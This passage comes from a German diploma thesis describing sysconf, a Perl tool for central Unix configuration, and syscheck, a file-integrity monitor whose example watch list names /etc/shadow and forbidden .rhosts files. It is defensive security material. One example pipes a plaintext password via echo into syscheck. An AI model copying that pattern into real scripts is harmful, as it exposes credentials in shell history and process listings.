f var/lib/news/expire.ctl.inn /var/lib/news/expire.ctl

[CNEWS]
f var/lib/news/expire.ctl.cnews /var/lib/news/expire.ctl

[Compiler]
L /usr/local/bin/rs6000-ibm-aix4.1.4.0-gcc /usr/local/bin/gcc

[Modem]
t etc/inittab
beginpattern
 change s!#PORT!mo:123:respawn:/usr/local/sbin/vgetty $MODEMDEVICE!;
 adduniq m/^5:/
 6:123:respawn:/sbin/mingetty tty6
endpattern
```

3.3.3 Kommandodateien

Die Kommando-Dateien befinden sich im Unterverzeichnis des Subsystems. Es müssen alle Kommando-Dateien vorhanden sein. Wenn ein solches Kommando-Programm die Länge Null hat, dann wird es nicht verwendet. Beispielsweise braucht man nicht immer ein Start-Kommando. Wenn Dateien für verschiedene Betriebssysteme identisch sind, dann kann man einfach einen Link legen. Alle Programme oder Shellskripten müssen TRUE oder FALSE auf STDOUT ausgeben. Diese Programme werden auf dem Zielrechner ausgeführt. `checkversion` überprüft die Versionsnummer des Subsystems und muß TRUE/FALSE zurückliefern, was im Einzelfall möglicherweise nicht oder schwer realisierbar ist.

3.3.4 Kommentare

In den Dateien

```
dependencies.txt
hosts.sc
classes.sc
```

sind Kommentare möglich: Alle Zeilen, die mit “#” beginnen werden ignoriert.

3.3.5 Klassen- und Rechnerdateien

Die Datei `hosts.sc` beschreibt die einzelnen Rechner: In dieser Datei wird festgelegt, welche Subsysteme die einzelnen Rechner bekommen sollen. Das sieht zum Beispiel so aus:

```
HOST         tgx987
OS           AIX-4.1.5
CLASSES      Basissystem Client
SUBSYSTEMS   sendmail tcpwrapper nfsclient adsm

HOST         tgx123
OS           AIX-4.1.5
CLASSES      Basissystem Server
SUBSYSTEMS   newsserver nfsserver
...
```

Die Einträge hinter `CLASSES` und `SUBSYSTEMS` sind optional. Es können Klassen in der Datei `classes.sc` definiert werden:

```
CLASSDEF    Basissystem
SUBSYSTEMS  syslog tcpwrapper ssh

CLASSDEF    Server
SUBSYSTEMS  adsm audit nis
...
```

Dabei sollten die Subsysteme möglichst fein aufgefächert werden, also beispielsweise bei NIS in NIS-Master, NIS-Slave, NIS-Client und bei sendmail in mail-out, mail-in oder mail-client.
Es gibt zwei Arten von Subsystemen:

1. Wenn die Konfiguration geändert wird, dann muß das Subsystem gestoppt, die Konfiguration geändert und dann das Subsystem wieder gestartet werden.

2. Wenn die Konfiguration geändert wird, dann kann das Subsystem durch ein Kommando, üblicherweise ein Signal, dazu bewegt werden, die neue Konfiguration einzulesen.

In `sysconf` kann man die beiden Fälle so abbilden:

1. `stopcmd` hält das Subsystem an, `reconfigcmd` führt keine Aktion durch und mit `startcmd` startet man das Subsystem wieder.

2. `stopcmd` und `startcmd` führen keine Aktionen aus, aber `reconfigcmd` veranlaßt das Subsystem, die neue Konfiguration einzulesen.

Um Programme, die per `/sbin/init` gestartet werden, zu ändern, sollte man sich eine Variante ohne diese Programme für `/sbin/init` erstellen, dann erst das Programm entfernen und anschließend das neue aktivieren: Ein Beispiel ist ist Umschaltung eines Modem-Ports vom Nullmodembetrieb auf Modembetrieb und vice versa. Auf Nullmodem-Betrieb umstellen:

```
sysconf update init_no_modem_port localhost
sysconf update nullmodem localhost
```

Auf Modem-Betrieb umschalten:

```
sysconf update init_no_modem_port localhost
sysconf update vgetty localhost
```

3.3.6 Ersetzungsmuster

In der Datei files.sc (siehe Abschnitt 3.3.2 auf Seite 47) können im Patternblock für Templates Ersetzungsregeln angegeben werden, nach denen die Template-Files verändert werden, bevor sie kopiert werden. In dem Patternblock sind keine Kommentare möglich! Leerzeilen werden ignoriert. Die möglichen Syntax-Konstrukte lauten:

```
change <substitute>

add FIRST <text>

add LAST  <text>

add <patternmatch>
<text>

adduniq FIRST <text>

adduniq LAST <text>

adduniq <patternmatch>
<text>
```

Dabei ist <substitute> das Substitute-Kommando von Perl: s/.../.../,
<patternmatch> das Patternmatch-Kommando von Perl: m/.../.../ und
<text> der Text, der eingefügt werden soll.
Zu beachten ist, daß nach dem Patternmatch eine neue Zeile beginnen muß.
Die Variablen, die in variables/<rechnername>.var (siehe Abschnitt 3.3.1 auf Seite 47) definiert wurden, können mit vorangestelltem $ verwendet werden. Escape-Zeichen ("\n") in Variablen werden nicht interpretiert, aber man kann diese Funktionsweise wie folgt nachbilden. Wenn man eine Variable mit Newlines hat, zum Beispiel:

```
VAR=Das\nsind\nviele\nZeilen\ngetrennt\ndurch\nNewlines\n
```

dann muß man selbst dafür sorgen, daß die Sonderzeichen interpretiert werden:

```
change s/suchtext/($VAR=~s!\\n!\n!g,$VAR)/e;
```

Hier sind noch ein paar Beispiele:

```
- Zeilen verändern:
   change s/#MEINE_IP#/10.135.82.54/
   change s/#MEIN_NAME#/$RECHNER/
   change s/#ANWENDUNG#/MFK-Rechner Testbetrieb/
   change s/^"START_INN=.*/"START_INN=yes"/
   change s/SC_GESCHWINDIGKEIT/$MODEMSPEED/
- Zeilen löschen:
   change s/^netstat\s+stream\s+tcp//
 Zeile vor der ersten Zeile einfügen:
   add FIRST 127.0.0.1       localhost
- Nach der letzten Zeile einfügen:
   add LAST 129.187.13.89 mailhost mail
- Nach der Zeile, die mit "OVERVIEW" beginnt einfügen:
   add m/^OVERVIEW/
   news/newsserver:*,!junk,!control*:Ap,Tf,Wnm:news
- Zeile nur hinzufügen, wenn sie im File noch nicht vorhanden ist:
   adduniq m/^6:123:respawn:/
   mo:123:respawn:/usr/local/sbin/vgetty modem
```

3.3.7 Abhängigkeiten

Die Datei `dependencies.sc` hat den Aufbau:

```
S : D1 D2 D3 ...
```

Das bedeutet, daß das Subsystem S von den Subsystemen D1, D2, D3, ... abhängt, zum Beispiel:

```
sendmail : syslog
nfsserver : tcpwrapper portmap inetd
```

Wichtig für die Implementierung in `sysconf` war, daß Zyklen festgestellt werden können, die sich wie folgt ergeben können:

```
sendmail : inetd syslog portmap
newsserver : tcpwrapper syslog inetd
syslog : sendmail
```

Wenn ein Subsystem gestoppt wird, dann müssen vorher alle davon abhängigen gestoppt werden. Wenn ein Subsystem gestartet wird, dann müssen vorher alle Subsysteme, die dieses System benötigt, gestartet werden.

3.4 Programmablauf

Der prinzipielle Ablauf der Benutzung beginnt mit der Erstellung der Konfigurationsdatenbank (siehe Abschnitt 3.3 auf Seite 45), welche aus Textdateien und Dateien für die

Subsysteme besteht. Diese Konfigurationsdatenbank befindet sich auf einem zentralen Rechner. Von diesem Rechner aus werden die zu konfigurierenden Clients mit den erforderlichen Dateien durch einen Aufruf von `sysconf` versorgt. Die Konfigurationsdateien aller Zielrechner werden nicht mehr auf dem Zielrechner selbst geändert, sondern nur in der Konfigurations-Datenbank.
Die Clients müssen vom Konfigurationsrechner per `rsh` oder `ssh` erreichbar sein.

3.4.1 Benutzersicht

Eine Aktion ist, in natürlicher Sprache formuliert, von folgendem Aufbau:
"*Führe Aktion X mit Subsysteme Y auf Rechner Z aus.*"
Aktionen werden per Kommandozeile übergeben:

```
sysconf action subsystem machine
```

Wobei:

```
action    := init | update | remove | documentation
subsystem := <subsystem-name>{,<subsystem-name>}* | ALL
machine   := <machine-name>{,<machine-name>}*     | ALL
```

`ALL` steht dabei für "*alle Subsysteme*" oder "*alle Rechner*".
Die Aktion `init` bedeutet, daß das oder die Subsysteme erstmalig installiert werden sollen, also alle Dateien einschließlich der `initfiles` übertragen werden.
`update` führt hingegen nur einen Update des Subsystems durch. Es werden im Gegensatz zu `init` die `initfiles` nicht kopiert. Wenn es das Subsystem noch nicht gibt, dann wird automatisch `init` vorher durchgeführt.
Mit `remove` entfernt man ein Subsystem.
Eine HTML-Dokumentation wird mit `documentation` erzeugt.
Beispiele:
"*Führe einen Update von Sendmail auf tgx045 durch*":
`sysconf update sendmail tgx045`
"*Führe einen Update von allen Subsystemen auf tgx002 durch*":
`sysconf update ALL tgx002`
"*Verteile alle Subsysteme auf alle Rechner*":
`sysconf init ALL ALL`
"*Führe einen Update von Sendmail und Syslog auf tgx045,tgx200,tgx200 durch*":
`sysconf update sendmail,syslog tgx045,tgx200,tgx200`

3.4.2 Programmtechnische Sicht

Programmtechnisch kann man die Behandlung mehrerer Rechner parallelisieren, indem `sysconf` pro Rechner einen Sub-Prozeß abspaltet. Grundsätzlicher Ablauf:

1. Kommandozeile parsen und Abbruch bei Fehler

2. Einlesen der Konfigurationsdatei und Feststellen, ob alle Rechner-Konfigurationsdateien existieren.

3. Einlesen der Datei `hosts.sc`, Test auf syntaktische Fehler und Test auf semantische Fehler, wie etwa nicht vorhandene Rechner

4. Einlesen der Konfigurationsdatenbank, auf allgemeine Fehler testen und ob alle Subsysteme spezifiziert sind und ob die Datei `dependencies.txt` zyklenfrei ist.

5. Ab dieser Stelle ist es pro Rechner parallelisierbar.

6. Konfigurationsfiles auf Ziel-Rechner übertragen

7. Existenztest der Files in der Datenbank

8. Zugriffsrechte/Eigentümer der Files kontrollieren

9. Filesets prüfen/installieren


10. Subsysteme starten/überprüfen

3.5 HTML-Dokumentation


Die Konfigurationsdatenbank wird mit zunehmender Größe sehr schnell unübersichtlich. Deshalb kann `sysconf` wie in 3.4.1 auf der vorherigen Seite beschrieben die Konfiguration als HTML übersichtlich darstellen. Dazu genügt der folgende Aufruf:

```
sysconf documentation ALL ALL
```

Statt `ALL` kann man natürlich auch Subsysteme oder Rechner explizit angeben, um nur einen Teil der Datenbank zu erhalten. Es entsteht eine Start-Seite in dieser Art:



Durch einen Klick auf eine Variable sieht man deren Inhalt. Wenn man auf ein Subsystem klickt, dann erhält man ausführlichere Informationen zu diesem:



Subsystemkonfiguration: Dateien für 'login' auf Rechner 'tgx053'

Dateiart	Datei/Inhalt
install	
installlink	
installshell	
init	
inittemplate	
initlink	/home/root/skel/root.sp.profile
initshell	`rm -f /home/root/skel/root.*` `rm -f /home/root/.profile`
file	/etc/login /home/root/.kshrc /etc/security/login.cfg /sbin/env_iphost /home/root/.exrc /home/root/skel/all.kshrc /etc/profile /etc/environment
template	/home/root/skel/root.sp.profile /etc/motd
link	
shell	

Diese Seite wurde automatisch generiert durch SysConf 1.0 von Stephan Löscher, loescher@leo.org, Mon Dec 7 15:38:51 CET 1998

Auf dieser Seite kann man auf die Dateinamen klicken, um den Inhalt dieser Dateien zu betrachten.

Kapitel 4

Sicherheitsüberwachung

Wie in den vorhergehenden Kapiteln sicher deutlich geworden ist, ist es unerläßlich, die Integrität aller Dateien eines Rechners zu sichern. Bei einem erfolgtem Einbruch ist es die erste Aktion des Angreifers, bestimmte Systemdateien zu modifizieren, um sich damit eine Hintertür zu schaffen (siehe Abschnitt 2.4.3 auf Seite 23). Die in [Cur90] vorgestellte Methode mittels

```
ls -aslgR /bin /etc /usr > MasterChecklist
```

und dem regelmäßigen Vergleich dieser Checkliste mit dem aktuellen Zustand mit `diff` ist ein einfacher Ansatz. So simpel diese Methode ist, so unsicher ist sie leider auch. Ein Angreifer kann sehr leicht in der Master-Checkliste Veränderungen vornehmen. Um sich davor zu schützen, sollte diese Liste dann wenigstens mit PGP signiert sein:

```
cat MasterChecklist | pgp -fast > MasterChecklistSigned
```

Aber als PGP-Paßwort darf auf gar keinen Fall ein Paßwort verwendet werden, das auch in `/etc/passwd` steht! Statt nur zu Signieren, kann man auch gleich verschlüsseln, indem man statt "`-fast`" "`-feast`" angibt. Überprüfen kann man die Signatur dann mit:

```
cat MasterChecklistSigned | pgp -f > /dev/null
```

4.1 Integrität

Zur Prüfung der Datei-Integrität ist im Rahmen dieser Arbeit das Programm `syscheck` (siehe Anhang B auf Seite 129) entstanden.
Es ermöglicht eine Sicherheitsüberprüfung von Dateitypen, -größen, Benutzerrechten, Gruppenrechten, Zeitstempel und Prüfsummen. Dabei kann ein Liste von standardmäßig zu überprüfenden Dateien angegeben werden. In dieser Liste läßt sich auch angeben, welche Dateien nicht existieren dürfen, welche Dateien die Länge Null haben müssen und welche komplett zu ignorieren sind.

4.2 Rechte und Besitzer

Es dürfen alle Dateien und Verzeichnisse nur für deren Besitzer schreibbar sein. Bestimmte Dateien, wie etwa `~/.forward`, `~/.shosts` und `~/.netrc` dürfen nur für deren Besitzer lesbar sein. Generell wird für jede Datei folgendes überprüft:

- Ist die Datei welt-schreibbar?
- Hat die Datei das SUID-Bit gesetzt?
- Hat die Datei das SGID-Bit gesetzt?
- Hat die Datei das Sticky-Bit gesetzt?
- Ist die UID gültig?
- Ist die GID gültig?

4.3 Das Programm syscheck

4.3.1 Aufruf

Die Syntax eines `syscheck`-Aufrufs lautet:

```
syscheck [options] action
```

Es werden die Namen der zu überprüfenden Dateien zeilenweise von STDIN gelesen. Außerdem kann man in der Datei `syscheckfiles.sc` Standardeinstellungen vorgeben. Alle Unstimmigkeiten werden auf STDERR ausgegeben. Zur Sicherheit wird ein Paßwort benötigt. Wenn STDIN von syscheck nicht mit einem Terminal verbunden ist, dann erwartet `syscheck` das Paßwort in der ersten Zeile der Eingabe von STDIN. Wenn `-b` angegeben ist, dann wird das Paßwort nie vom Terminal gelesen, sondern immer von STDIN oder der Datei, die mit `-f` angegeben ist. Das Paßwort wird mit zur Prüfsummenberechnung verwendet.
Folgende Parameter sind möglich:

```
action    := init | update | check | remove

init:   Sicherheitsdatenbank erstellen
update: Sicherheitsdatenbank aktualisieren
check:  Überprüfung anhand der Sicherheitsdatenbank
remove: Die angegebenen Dateien werden aus der Sicherheitsdatenbank
        entfernt

Optionen:
-f FILE : Namen, der überprüfenden Dateien werden zeilenweise aus FILE
          gelesen.
```

```
-b      : Batch-Mode: Paßwort von der Eingabedatei lesen und nicht vom
          Terminal
-r      : Remove: Bei 'check' werden nicht mehr vorhandene Dateien aus der
          Datenbank entfernt.
-q      : Quiet: Keine Meldungen nach STDOUT oder STDERR
          Die STDERR-Meldungen landen stattdessen im Logfile.
-wX     : mit X=0-4 gibt den LOG-Level an.
          0: Nur fatale Fehler
          1: zusätzlich alle Fehler (Genaue Fehlerbeschreibungen)
          2: zusätzlich alle Warnungen (ganz informativ)
          3: zusätzlich alle Debug-Informationen (ausführlicher Status,
             etc.)
```

Beispiele:

```
find / -print -xdev > liste.txt
syscheck -f liste.txt init 2> /tmp/out
syscheck -f liste.txt update
syscheck -w3 check 2> /tmp/out
```

Man kann auch mit einem Pipe arbeiten:

```
( echo 'MeinGeheimesPaßwort' ; find / -xdev ) | syscheck init 2> out
```

Die kritischen Files kann man aus dem Ergebnis von `syscheck` so extrahieren:

```
grep ^# /tmp/out | perl -pe 's/^#[^:]+: //'
```

4.3.2 Hauptkonfigurationsdatei

In der Hauptkonfigurationsdatei `/etc/syscheckrc` beziehungsweise `./syscheckrc` beziehungsweise `~/.syscheckrc` ist gespeichert, wo alle anderen Dateien und Verzeichnisse sind:

```
SYSCHECK_ROOT=/var/adm/syscheck/
```

In diesem Verzeichnis wird die Sicherheitsdatenbank angelegt. Außerdem sucht hier `syscheck` nach der weiteren Konfigurationsdatei `syscheckfiles.sc`.

4.3.3 Sicherheitsdatenbank

In der Sicherheitsdatenbank werden alle Informationen über die zu überwachenden Dateien gespeichert. Diese Datenbank kann und darf nicht direkt durch einen Benutzer verändert werden.

4.3.4 Datei syscheckfiles.sc

In dieser Datei kann der Benutzer angeben, welche Dateien standardmäßig geprüft werden sollen. Dazu trägt man zeilenweise den kompletten Pfadnamen der Datei ein. Die Dateinamen dürfen die Jokerzeichen "*" und "?" beinhalten, welche nach den üblichen Shell-Regeln expandiert werden. Man kann dem Dateinamen auch spezielle Schlüsselwörter voranstellen, nämlich:

```
NO     : Diese Datei darf nicht existieren
ZERO   : Diese Datei muß die Länge Null haben
IGNORE : Dateien, die diesem Perl-Pattern entsprechen, werden ignoriert
```

Beispiel:

```
/etc/passwd
/etc/hosts
/etc/shadow
NO /home/*/.rhosts
NO /home/*/.forward
NO /etc/nologin
ZERO /var/spool/lpd/lockfile
/root/*
IGNORE ~$|.bak$
IGNORE ^/var/texfonts/
IGNORE /tmp/
IGNORE ^/home/[^/].+/temp/
```

Kapitel 5

Implementierung, Praxis und Ausblick

In diesem Kapitel soll neben der Entscheidung für Perl zur Implementierung auch die bisher gesammelte Erfahrung beim Praxis-Einsatz dargestellt werden. Abschließend wird noch auf Programm-Pakete mit ähnlicher Funktionalität hingewiesen.

5.1 Perl

Perl wurde ursprünglich entworfen, um beliebigen Text zu durchsuchen und Informationen mittels Reports zu extrahieren. Es ist zudem die geeignete Sprache zur die meisten System-Management-Aufgaben. Perl vereint die wichtigsten Eigenschaften von C/C++, sed, awk und Shell. Dazu zählt auch die Modularität, Erweiterbarkeit und Objektorientierung. Ein großer Pluspunkt ist die freie Verfügbarkeit[1] für alle erdenklichen Plattformen und die damit verbundene Portabilität. Primär ist Perl eine interpretierte Sprache, aber es existiert auch ein Compiler dafür. Der Interpreter ist auch zur Laufzeit verfügbar und ermöglicht die Codegenerierung zur Laufzeit. Zur Laufzeit auftretende Fehler können abgefangen werden, ähnlich Catch/Throw in C++. Für die GUI-Programmierung existieren Schnittstellen zu den wichtigsten Toolkits, wie etwa Tk, Athena, XForms, QT oder der direkten XLib-Programmierung. Desweiteren gibt es zu allen bekannten Datenbanken Schnittstellen. Es existiert im CPAN[2] eine Vielzahl an frei verfügbaren Modulen für die meisten Anwendungen. Die ursprüngliche Konzeptionierung Perls für das Parsen von Text erwies ich bald als sehr nützlich für die vielfältigsten Aufgaben. Alle Benutzereingaben, Kommandozeilen-Parameter und Konfigurationsdateien können in Perl ohne großen Programmieraufwand auf Korrektheit geprüft werden und in Bestandteile zerlegt werden.
Perl ist nicht typisiert, das heißt, daß man den Variablen keinen Typ zuweisen muß. Es wird nur zwischen Skalaren, also allen eindimensionalen Werten und Listen in Form von Arrays oder assoziativen Arrays unterschieden. Alle Datentypen sind in ihrer Größe dynamisch. Beispiele:

```
# Belegen einer skalaren Variable:
```

[1] auch für kommerzielle Anwendungen
[2] Comprehensive Perl Archive Network, `http://www.perl.com/CPAN`

```
$test = "Hello world!";
# Einlesen einer kompletten Datei von einem Filehandle in eine Variable:
$meineDatei = <FILE>;
# Einlesen einer kompletten Datei zeilenweise in ein Array:
@DateiInEinemArray = <FILE>;
# Belegung eines assoziativen Arrays (Hash):
$Formen{"Dreiecke"} =  5;
$Formen{"Vierecke"} = 10;
$Formen{"Kreise"}   =  7;
```

Es gibt keine Pointer, sondern nur Referenzen auf Variablen.
Ein herausragendes Sprachmerkmal sind die regulären Ausdrücke, mit denen man sehr schnell Suchen und Ersetzen kann:

```
$text =~ s/suchmuster/ersatzmuster/;
```

Die Programmstrukturen wie `for`, `while` und `if` sind sehr C-ähnlich.
Da man sich als Programmierer in Perl um viele lästige Details, wie etwa das Allozieren von Speicher für Variablen, nicht mehr kümmern muß, kann man sich besser auf das eigentliche Programm konzentrieren. Konfigurationsdateien können mit sehr wenig Aufwand eingelesen und ausgewertet werden.

5.2 Praxis-Einsatz

Der Einsatz in der Praxis fand bereits während der Entwicklung statt. Dadurch konnten schon sehr früh die Konzepte neu überdacht werden. Die Benutzung und die Struktur der Konfigurationsdatenbank hat sich im Laufe der Entwicklung schon mehrmals geändert. Diese Änderungen konnten aber im Code sehr schnell vorgenommen werden, da die Implementierung schon von Anfang an unter dem Gesichtspunkt der Änderungsfreundlichkeit und Erweiterbarkeit stand. Die konsequente Nutzung von Objekten trug dazu natürlich bei.
Nennenswerte Probleme gab es beim Einsatz nicht. Einzig für `syscheck` war wegen der verwendeten Module `Storable` und `MLDBM` ein Upgrade auf die Perl-Version 5.004 oder höher notwendig. Leider mußte ich dann ein paar Tage darauf bei einer Vorführung feststellen, daß `sysconf` mit der neuen Perl-Version nicht mehr lief.
Einer Portierung der Programme auf Nicht-Unix-Plattformen steht prinzipiell nichts im Wege. Wünschenswert wäre eine Portierung auf Windows NT. Da sich die dort verwendeten Konzepte zur Softwareinstallation- und -konfiguration jedoch erheblich von Unix unterscheiden, ist mit einem gewissen Aufwand zu rechnen. Hilfreich sollte das Modul `Win32::TieRegistry` und weitere Module im Win32-Bereich des CPAN[3] sein.

[3] `http://www.leo.org/pub/comp/programming/languages/script/perl/CPAN/modules/by-category/22_Microsoft_Windows_Modules/Win32/index.html`

5.3 Vergleichbare Produkte

Von der Firma Genua[4] ist das Programmpaket GeNUAdmin frei erhältlich. Es dient wie `sysconf` zur zentralen Verwaltung von Unix-Rechnern verschiedener Architekturen mittels einer zentralen Konfigurationsdatenbank. Allerdings ist GeNUAdmin in Perl4 geschrieben und vom Software-Design betrachtet nicht auf dem neuesten Stand. Dafür bietet es sehr viele Konsistenz-Prüfungen schon während der Konfiguration.
Große Unternehmen setzen häufig die Produkte von Tivoli ein. Dabei verursacht nicht nur die Anschaffung der Software schon hohe Kosten, sondern auch die Ausbildung der Mitarbeiter. Zum Beispiel ist TME10 von Tivoli ein sehr mächtiges Werkzeug, das aber ohne umfangreiche Handbuch-Lektüre praktisch nicht nutzbar ist.

5.4 Schlußbemerkung

Am Beginn meiner Recherchen für diese Arbeit war ich eigentlich davon überzeugt, daß man mit einigem Aufwand einen Rechner gegen Einbrüche absichern kann. Im Laufe der Arbeit stellte sich aber dann heraus, daß es erstens gar nicht so einfach war und zweitens nie hundertprozentig sicher war. Selbst das Programm `syscheck` kann einen Einbruch nicht verhindern. Immerhin bleibt ein Einbruch damit nicht unentdeckt.
Eines der sichersten Vorgehen wäre es, daß man alle Benutzer in einer `chroot()`-Umgebung agieren läßt. Nach einem `chroot(/home/user1)` kann auf die übergeordneten Verzeichnisse nicht mehr zugegriffen werden. Somit könnte der Benutzer auch dort keinen Schaden anrichten. Jedoch kann er auch nicht auf die ausführbaren Dateien in `/usr /bin` zugreifen. Diese müßten vor dem `chroot()`-Aufruf in sein Heimatverzeichnis kopiert werden. Diesen Aufwand wird daher niemand in Kauf nehmen, da ja immer noch eine Unsicherheit bleibt, nämlich das Paßwort des Root-Accounts. Das wird man nur mit zusätzlicher Hardware, wie etwa Chipkarten, wirklich absichern können.

[4] http://www.genua.de/

Anhang A

Das Programm sysconf

```
#!/usr/bin/perl -w

# Programm zur Rechnerkonfiguration
# Diplomarbeit von Stephan Löscher
# Bei Rückfragen:
# loescher@leo.org oder 08142/7257

#########################################################################
###
###   IMPORTANT!
###   Please read the warranty and legal notice
###   at the end of this file!
###
#########################################################################

require 5.000;
use lib '/usr/local/bin',"$ENV{HOME}/bin",'/usr/stud/loescher/bin';
